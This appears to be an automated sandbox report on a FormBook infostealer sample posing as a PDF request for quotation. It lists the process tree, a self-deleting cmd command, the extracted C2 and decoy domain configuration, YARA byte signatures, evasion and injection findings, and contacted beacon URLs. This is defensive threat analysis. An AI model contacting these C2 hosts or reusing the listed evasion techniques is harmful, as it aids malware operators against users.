

JOeSandbox Cloud BASIC



**ID:** 603093

**Sample Name:** RFQ - CP22037

Quotation for Materials #BSST-  
CP22670A-1.pdf.exe

**Cookbook:** default.jbs

**Time:** 08:45:27

**Date:** 05/04/2022

**Version:** 34.0.0 Boulder Opal

## Table of Contents

Table of Contents	2
Windows Analysis Report RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: FormBook	4
Yara Signatures	6
Memory Dumps	6
Unpacked PEs	6
Sigma Signatures	7
System Summary	7
Joe Sandbox Signatures	7
AV Detection	7
Networking	7
E-Banking Fraud	7
System Summary	7
Hooking and other Techniques for Hiding and Protection	7
Malware Analysis System Evasion	8
HIPS / PFW / Operating System Protection Evasion	8
Stealing of Sensitive Information	8
Remote Access Functionality	8
Mitre Att&ck Matrix	8
Behavior Graph	9
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	10
Domains	11
URLs	11
Domains and IPs	12
Contacted Domains	12
Contacted URLs	12
URLs from Memory and Binaries	12
World Map of Contacted IPs	17
Public IPs	17
General Information	17
Warnings	18
Simulations	18
Behavior and APIs	18
Joe Sandbox View / Context	18
IPs	18
Domains	18
ASNs	18
JA3 Fingerprints	18
Dropped Files	18
Created / dropped Files	19
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe.log	19
Static File Info	19
General	19
File Icon	19
Static PE Info	19
General	19
Entrypoint Preview	20
Data Directories	21
Sections	22
Resources	22
Imports	22
Version Infos	22
Network Behavior	22
Snort IDS Alerts	22
Network Port Distribution	23
TCP Packets	23
UDP Packets	23
ICMP Packets	24
DNS Queries	24
DNS Answers	24
HTTP Request Dependency Graph	24
HTTP Packets	25

Statistics	26
Behavior	26
System Behavior	26
Analysis Process: RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exePID: 6588, Parent PID: 5384	26
General	26
File Activities	27
Analysis Process: RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exePID: 6920, Parent PID: 6588	27
General	27
File Activities	27
File Read	27
Analysis Process: explorer.exePID: 3616, Parent PID: 6920	28
General	28
File Activities	28
Analysis Process: cmd.exePID: 6352, Parent PID: 3616	28
General	28
File Activities	29
File Read	29
Analysis Process: cmd.exePID: 1788, Parent PID: 6352	29
General	29
File Activities	29
Analysis Process: conhost.exePID: 6772, Parent PID: 1788	29
General	29
Disassembly	30

# Windows Analysis Report

RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe

## Overview

### General Information

Sample Name:

RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe

Analysis ID:

603093

MD5:

627d6667e452a7.

SHA1:

1d53de0bca90e5..

SHA256:

8df4859a174974..

Tags:


exe

Formbook

RFQ

Infos:

Signature



### Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

FormBook

Score:

100

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

### Signatures

Found malware configuration

Sigma detected: Suspicious Double...

Multi AV Scanner detection for subm...

Yara detected FormBook

Malicious sample detected (through...

Yara detected AntiVM3

System process connects to network...

Antivirus detection for URL or domain


Sample uses process hollowing tech...

Maps a DLL or memory area into an...

Initial sample is a PE file and has a...

Tries to detect sandboxes and other...

### Classification



## Process Tree

System is w10x64

RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe

(PID: 6588 cmdline: "C:\Users\user\Desktop\RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe" MD5: 627D6667E452A77622AB803B98092094)

RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe

(PID: 6920 cmdline: C:\Users\user\Desktop\RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe MD5: 627D6667E452A77622AB803B98092094)

explorer.exe

(PID: 3616 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)

cmd.exe

(PID: 6352 cmdline: C:\Windows\SysWOW64\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)

cmd.exe

(PID: 1788 cmdline: /c del "C:\Users\user\Desktop\RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)

conhost.exe

(PID: 6772 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

cleanup

## Malware Configuration

Threatname: FormBook

Copyright Joe Security LLC 2022

Page 4 of 30

```

{
  "C2 list": [
    "www.cocinadeinmigrantes.com/cnt4/"
  ],
  "decoy": [
    "thetattooill.com",
    "novexappliances.com",
    "prizemoon.net",
    "holycrabhouse.com",
    "danielwisellc.com",
    "proyectanegocios.com",
    "detectivesprivados-sevilla.com",
    "iwashitadaiki.com",
    "sf999.pro",
    "ntsetopper.com",
    "lunares.store",
    "parwarluxurycars.com",
    "righteouselixir.com",
    "pntex.website",
    "libbysrealty.com",
    "ottolino.com",
    "fujinyueba78.com",
    "tenloe091.xyz",
    "mypc-computers.online",
    "tunaliescort.xyz",
    "milyonada.com",
    "xuvgxpx.net",
    "kingarthurscocktails.com",
    "originalkodsuksesu.icu",
    "vintagepointei.com",
    "pipe-weldingmachine.asia",
    "lassscent.com",
    "lab-clement.tools",
    "mikotoba-kuji.com",
    "crushedvnmkdl.online",
    "delightfulco.info",
    "youbakemelazy.com",
    "knups.xyz",
    "qdhfanli.com",
    "mylavabo.com",
    "wangxizhe.xyz",
    "o1telecom.net",
    "chubchafpatch.com",
    "telsacomgps.com",
    "domelectrique.com",
    "tajorganizers.com",
    "pearl.vision",
    "booksjav.com",
    "bkglaboutique.com",
    "freijp.com",
    "lennynelson.net",
    "supplieryost.com",
    "mmfirewood.net",
    "pastsmarhomeinstallations.com",
    "facemaven.net",
    "zukasitebuilder.com",
    "martensakcio.com",
    "remediationnews.com",
    "gimbases.com",
    "xoilac.online",
    "49npt.xyz",
    "vospaupiettesontlourdes.com",
    "yakandyeti.net",
    "herlegacybusiness.online",
    "faktnews.info",
    "nexusgolclub.com",
    "proofofstone.com",
    "sharppatio.com",
    "go2ghebres.com"
  ]
}

```

## Yara Signatures

### Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.520299668.0000000001150000.0000040.10000000.00040000.00000000.sdmp	JoeSecurity_Form Book	Yara detected FormBook	Joe Security	
0000000E.00000002.520299668.0000000001150000.0000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"><li>0x8618:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li><li>0x89b2:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li><li>0x146c5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li><li>0x141b1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li><li>0x147c7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li><li>0x1493f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li><li>0x93ca:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06</li><li>0x1342c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li><li>0xa142:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li><li>0x19bb7:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li><li>0x1ac5a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00</li></ul>
0000000E.00000002.520299668.0000000001150000.0000040.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	<ul style="list-style-type: none"><li>0x16ae9:\$sqlite3step: 68 34 1C 7B E1</li><li>0x16bfc:\$sqlite3step: 68 34 1C 7B E1</li><li>0x16b18:\$sqlite3text: 68 38 2A 90 C5</li><li>0x16c3d:\$sqlite3text: 68 38 2A 90 C5</li><li>0x16b2b:\$sqlite3blob: 68 53 D8 7F 8C</li><li>0x16c53:\$sqlite3blob: 68 53 D8 7F 8C</li></ul>
00000000.00000002.297099680.0000000003F70000.0000004.00000800.00020000.00000000.sdmp	JoeSecurity_Form Book	Yara detected FormBook	Joe Security	
00000000.00000002.297099680.0000000003F70000.0000004.00000800.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"><li>0x71790:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li><li>0x71b2a:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li><li>0x9a5b0:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li><li>0x9a94a:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li><li>0x7d83d:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li><li>0xa665d:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li><li>0x7d329:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li><li>0xa6149:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li><li>0x7d93f:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li><li>0xa675f:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li><li>0x7dab7:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li><li>0xa68d7:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li><li>0x72542:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06</li><li>0x9b362:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06</li><li>0x7c5a4:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li><li>0xa53c4:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li><li>0x732ba:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li><li>0x9c0da:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li><li>0x82d2f:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li><li>0xabb4f:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li><li>0x83dd2:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00</li></ul>

Click to see the 33 entries

### Unpacked PEs

Source	Rule	Description	Author	Strings
4.0.RFQ - CP22037 Quotation for Materials #BSST-C P22670A-1.pdf.exe.400000.4.unpack	JoeSecurity_Form Book	Yara detected FormBook	Joe Security	
4.0.RFQ - CP22037 Quotation for Materials #BSST-C P22670A-1.pdf.exe.400000.4.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"><li>0x7818:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li><li>0x7bb2:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li><li>0x138c5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li><li>0x133b1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li><li>0x139c7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li><li>0x13b3f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li><li>0x85ca:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06</li><li>0x1262c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li><li>0x9342:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li><li>0x18db7:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li><li>0x19e5a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00</li></ul>

Source	Rule	Description	Author	Strings
4.0.RFQ - CP22037 Quotation for Materials #BSST-C P22670A-1.pdf.exe.400000.4.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	<ul style="list-style-type: none"><li>0x15ce9:\$sqlite3step: 68 34 1C 7B E1</li><li>0x15dfc:\$sqlite3step: 68 34 1C 7B E1</li><li>0x15d18:\$sqlite3text: 68 38 2A 90 C5</li><li>0x15e3d:\$sqlite3text: 68 38 2A 90 C5</li><li>0x15d2b:\$sqlite3blob: 68 53 D8 7F 8C</li><li>0x15e53:\$sqlite3blob: 68 53 D8 7F 8C</li></ul>
4.2.RFQ - CP22037 Quotation for Materials #BSST-C P22670A-1.pdf.exe.400000.0.raw.unpack	JoeSecurity_Form Book	Yara detected FormBook	Joe Security	
4.2.RFQ - CP22037 Quotation for Materials #BSST-C P22670A-1.pdf.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	<ul style="list-style-type: none"><li>0x8618:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li><li>0x89b2:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li><li>0x146c5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li><li>0x141b1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li><li>0x147c7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li><li>0x1493f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li><li>0x93ca:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06</li><li>0x1342c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li><li>0xa142:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li><li>0x19bb7:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li><li>0x1ac5a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00</li></ul>
Click to see the 22 entries				

## Sigma Signatures

System Summary



Sigma detected: Suspicious Double Extension

## Joe Sandbox Signatures

AV Detection



Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking



System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud



Yara detected FormBook

System Summary



Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Hooking and other Techniques for Hiding and Protection



Self deletion via cmd delete
Uses an obfuscated file name to hide its real file extension (double extension)

## Malware Analysis System Evasion



Yara detected AntiVM3
Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
Tries to detect virtualization through RDTSC time measurements

## HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)
Sample uses process hollowing technique
Maps a DLL or memory area into another process
Injects a PE file into a foreign processes
Queues an APC in another process (thread injection)
Modifies the context of a thread in another process (thread injection)

## Stealing of Sensitive Information



Yara detected FormBook
------------------------

## Remote Access Functionality



Yara detected FormBook
------------------------

Mitre Att&ck Matrix													
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	1 Shared Modules	1 Valid Accounts	1 Valid Accounts	1 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Valid Accounts	LSASS Memory	2 4 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	6 1 2 Process Injection	1 Access Token Manipulation	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Disable or Modify Tools	NTDS	3 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 1 Virtualization/Sandbox Evasion	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	6 1 2 Process Injection	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 Obfuscated Files or Information	DCSync	1 2 5 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact







## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

Source	Detection	Scanner	Label	Link
RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe	33%	Virustotal		<a href="#">Browse</a>
RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe	49%	ReversingLabs	ByteCode-MSIL.Trojan.Agent Tesla	
RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe	100%	Joe Sandbox ML		

### Dropped Files

No Antivirus matches

### Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.0.RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		<a href="#">Download File</a>

Source	Detection	Scanner	Label	Link	Download
4.0.RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK .Gen		<a href="#">Download File</a>
4.0.RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK .Gen		<a href="#">Download File</a>
4.2.RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK .Gen		<a href="#">Download File</a>

## Domains

Source	Detection	Scanner	Label	Link
9tv-cname.com	1%	Virustotal		<a href="#">Browse</a>

## URLs

Source	Detection	Scanner	Label	Link
<a href="http://www.goodfont.co.krom">http://www.goodfont.co.krom</a>	0%	Avira URL Cloud	safe	
<a href="http://www.carterandcone.comn-u">http://www.carterandcone.comn-u</a>	0%	URL Reputation	safe	
<a href="http://www.founder.com.cn/cn/bThe">http://www.founder.com.cn/cn/bThe</a>	0%	URL Reputation	safe	
<a href="http://www.carterandcone.comal">http://www.carterandcone.comal</a>	0%	URL Reputation	safe	
<a href="http://www.typography.netsiv">http://www.typography.netsiv</a>	0%	Avira URL Cloud	safe	
<a href="http://www.tiro.com">http://www.tiro.com</a>	0%	URL Reputation	safe	
<a href="http://www.goodfont.co.kr">http://www.goodfont.co.kr</a>	0%	URL Reputation	safe	
<a href="http://www.carterandcone.com">http://www.carterandcone.com</a>	0%	URL Reputation	safe	
<a href="http://www.carterandcone.com.">http://www.carterandcone.com.</a>	0%	URL Reputation	safe	
<a href="http://www.fontbureau.comiona">http://www.fontbureau.comiona</a>	0%	URL Reputation	safe	
<a href="http://www.sajatypeworks.com">http://www.sajatypeworks.com</a>	0%	URL Reputation	safe	
<a href="http://www.typography.netD">http://www.typography.netD</a>	0%	URL Reputation	safe	
<a href="http://www.founder.com.cn/cn/cThe">http://www.founder.com.cn/cn/cThe</a>	0%	URL Reputation	safe	
<a href="http://www.galapagosdesign.com/staff/dennis.htm">http://www.galapagosdesign.com/staff/dennis.htm</a>	0%	URL Reputation	safe	
<a href="http://fontfabrik.com">http://fontfabrik.com</a>	0%	URL Reputation	safe	
<a href="http://www.carterandcone.comue">http://www.carterandcone.comue</a>	0%	URL Reputation	safe	
<a href="http://www.fontbureau.comalsx">http://www.fontbureau.comalsx</a>	0%	Avira URL Cloud	safe	
<a href="http://www.carterandcone.como.#=">http://www.carterandcone.como.#=</a>	0%	Avira URL Cloud	safe	
<a href="http://www.carterandcone.com5=">http://www.carterandcone.com5=</a>	0%	Avira URL Cloud	safe	
<a href="http://www.galapagosdesign.com/DPlease">http://www.galapagosdesign.com/DPlease</a>	0%	URL Reputation	safe	
<a href="http://www.fontbureau.com9">http://www.fontbureau.com9</a>	0%	URL Reputation	safe	
<a href="http://www.sandoll.co.kr">http://www.sandoll.co.kr</a>	0%	URL Reputation	safe	
<a href="http://www.urwpp.deDPlease">http://www.urwpp.deDPlease</a>	0%	URL Reputation	safe	
<a href="http://www.typography.net1">http://www.typography.net1</a>	0%	Avira URL Cloud	safe	
<a href="http://www.zhongyicts.com.cn">http://www.zhongyicts.com.cn</a>	0%	URL Reputation	safe	
<a href="http://www.carterandcone.como.">http://www.carterandcone.como.</a>	0%	URL Reputation	safe	
<a href="http://www.sakkal.com">http://www.sakkal.com</a>	0%	URL Reputation	safe	
<a href="http://www.fontbureau.com.TTF">http://www.fontbureau.com.TTF</a>	0%	URL Reputation	safe	
<a href="http://www.fontbureau.comueed">http://www.fontbureau.comueed</a>	0%	URL Reputation	safe	
<a href="http://www.tiro.com#BA">http://www.tiro.com#BA</a>	0%	Avira URL Cloud	safe	
<a href="http://www.cocinadeinmigrantes.com/cnt4/">www.cocinadeinmigrantes.com/cnt4/</a>	100%	Avira URL Cloud	malware	
<a href="http://www.fontbureau.comF">http://www.fontbureau.comF</a>	0%	URL Reputation	safe	
<a href="http://www.fontbureau.coma">http://www.fontbureau.coma</a>	0%	URL Reputation	safe	
<a href="http://www.mypc-computers.online/cnt4/?oZ8Ltzbp=9wH/HUAePPmXHvdEp6+NF/o9mOh5n0GO3Px16xCWj6AMVBI2K6dJlIE626bJnYZD5WPZ&amp;o2JP=1bhHaFH8KHQtP8">http://www.mypc-computers.online/cnt4/?oZ8Ltzbp=9wH/HUAePPmXHvdEp6+NF/o9mOh5n0GO3Px16xCWj6AMVBI2K6dJlIE626bJnYZD5WPZ&amp;o2JP=1bhHaFH8KHQtP8</a>	0%	Avira URL Cloud	safe	
<a href="http://www.milyonada.com/cnt4/?oZ8Ltzbp=8qM1BdBqdikkoHfd6i+2LC6omOs+Th7RaZKQ5IujSvLzhGAKlcmuZp0U43HCE9N4HYTQ&amp;o2JP=1bhHaFH8KHQtP8">http://www.milyonada.com/cnt4/?oZ8Ltzbp=8qM1BdBqdikkoHfd6i+2LC6omOs+Th7RaZKQ5IujSvLzhGAKlcmuZp0U43HCE9N4HYTQ&amp;o2JP=1bhHaFH8KHQtP8</a>	100%	Avira URL Cloud	malware	
<a href="http://www.carterandcone.comh">http://www.carterandcone.comh</a>	0%	URL Reputation	safe	
<a href="http://www.carterandcone.coml">http://www.carterandcone.coml</a>	0%	URL Reputation	safe	
<a href="http://www.sajatypeworks.comtA">http://www.sajatypeworks.comtA</a>	0%	Avira URL Cloud	safe	
<a href="http://www.sandoll.co.krfU">http://www.sandoll.co.krfU</a>	0%	Avira URL Cloud	safe	
<a href="http://www.founder.com.cn/cn">http://www.founder.com.cn/cn</a>	0%	URL Reputation	safe	
<a href="http://https://milyonada.com/cnt4/?oZ8Ltzbp=8qM1BdBqdikkoHfd6i">http://https://milyonada.com/cnt4/?oZ8Ltzbp=8qM1BdBqdikkoHfd6i</a>	100%	Avira URL Cloud	malware	
<a href="http://www.fontbureau.comq">http://www.fontbureau.comq</a>	0%	Avira URL Cloud	safe	
<a href="http://www.jiyu-kobo.co.jp/">http://www.jiyu-kobo.co.jp/</a>	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
<a href="http://www.fontbureau.comiono">http://www.fontbureau.comiono</a>	0%	URL Reputation	safe	
<a href="http://www.fontbureau.comitu">http://www.fontbureau.comitu</a>	0%	URL Reputation	safe	
<a href="http://www.tiro.comjB">http://www.tiro.comjB</a>	0%	Avira URL Cloud	safe	
<a href="http://www.49mpt.xyz/cnt4/?oZ8Ltzbp=aO6d0N/cr7IliqNCPe04wMWVhRvJngj/WKJSFxlke5sXy9Nn5mQ5BgGch5fLlbNtS+u4Q&amp;o2JP=1bhHaFH8KHQhtP8">http://www.49mpt.xyz/cnt4/?oZ8Ltzbp=aO6d0N/cr7IliqNCPe04wMWVhRvJngj/WKJSFxlke5sXy9Nn5mQ5BgGch5fLlbNtS+u4Q&amp;o2JP=1bhHaFH8KHQhtP8</a>	100%	Avira URL Cloud	phishing	

## Domains and IPs

### Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
<a href="http://www.mypc-computers.online">www.mypc-computers.online</a>	3.108.154.143	true	true		unknown
<a href="http://9tv-cname.com">9tv-cname.com</a>	23.225.30.43	true	true	<ul style="list-style-type: none"> <li>1%, Virustotal, <a href="#">Browse</a></li> </ul>	unknown
<a href="http://milyonada.com">milyonada.com</a>	46.101.136.33	true	true		unknown
<a href="http://www.pastsmarhomeinstallations.com">www.pastsmarhomeinstallations.com</a>	64.98.145.30	true	false		unknown
<a href="http://www.milyonada.com">www.milyonada.com</a>	unknown	unknown	true		unknown
<a href="http://www.lennynelson.net">www.lennynelson.net</a>	unknown	unknown	true		unknown
<a href="http://www.49mpt.xyz">www.49mpt.xyz</a>	unknown	unknown	true		unknown

### Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
<a href="http://www.cocinadeinmigrantes.com/cnt4/">www.cocinadeinmigrantes.com/cnt4/</a>	true	<ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul>	low
<a href="http://www.mypc-computers.online/cnt4/?oZ8Ltzbp=9wH/HUAePPmXHydEp6+NF/o9mOh5n0GO3Px16xCWj6AMVBI2K6dJlIE6Z6bJnYZD5WPZ&amp;o2JP=1bhHaFH8KHQhtP8">http://www.mypc-computers.online/cnt4/?oZ8Ltzbp=9wH/HUAePPmXHydEp6+NF/o9mOh5n0GO3Px16xCWj6AMVBI2K6dJlIE6Z6bJnYZD5WPZ&amp;o2JP=1bhHaFH8KHQhtP8</a>	true	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://www.milyonada.com/cnt4/?oZ8Ltzbp=8qM1BdBqdikkoHfd6i+2LC6omOs+Th7RaZKQ5IujSvLzhGAKlcmuZp0U43HCE9N4HYTQ&amp;o2JP=1bhHaFH8KHQhtP8">http://www.milyonada.com/cnt4/?oZ8Ltzbp=8qM1BdBqdikkoHfd6i+2LC6omOs+Th7RaZKQ5IujSvLzhGAKlcmuZp0U43HCE9N4HYTQ&amp;o2JP=1bhHaFH8KHQhtP8</a>	true	<ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul>	unknown
<a href="http://www.49mpt.xyz/cnt4/?oZ8Ltzbp=aO6d0N/cr7IliqNCPe04wMWVhRvJngj/WKJSFxlke5sXy9Nn5mQ5BgGch5fLlbNtS+u4Q&amp;o2JP=1bhHaFH8KHQhtP8">http://www.49mpt.xyz/cnt4/?oZ8Ltzbp=aO6d0N/cr7IliqNCPe04wMWVhRvJngj/WKJSFxlke5sXy9Nn5mQ5BgGch5fLlbNtS+u4Q&amp;o2JP=1bhHaFH8KHQhtP8</a>	true	<ul style="list-style-type: none"> <li>Avira URL Cloud: phishing</li> </ul>	unknown

### URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://www.goodfont.co.krom">http://www.goodfont.co.krom</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.258963558.0000000005AD3000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com/designersG">http://www.fontbureau.com/designersG</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false		high
<a href="http://www.carterandcone.comn-u">http://www.carterandcone.comn-u</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260829055.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp, RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000003.260782652.0000000005ADE000.00000004.00000800.00020000.00000000.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.fontbureau.com/designers/?">http://www.fontbureau.com/designers/?</a>	RFQ - CP22037 Quotation for Materials #BSST-CP22670A-1.pdf.exe, 00000000.00000002.299924891.0000000006CE2000.00000004.00000800.00020000.00000000.sdmp	false		high
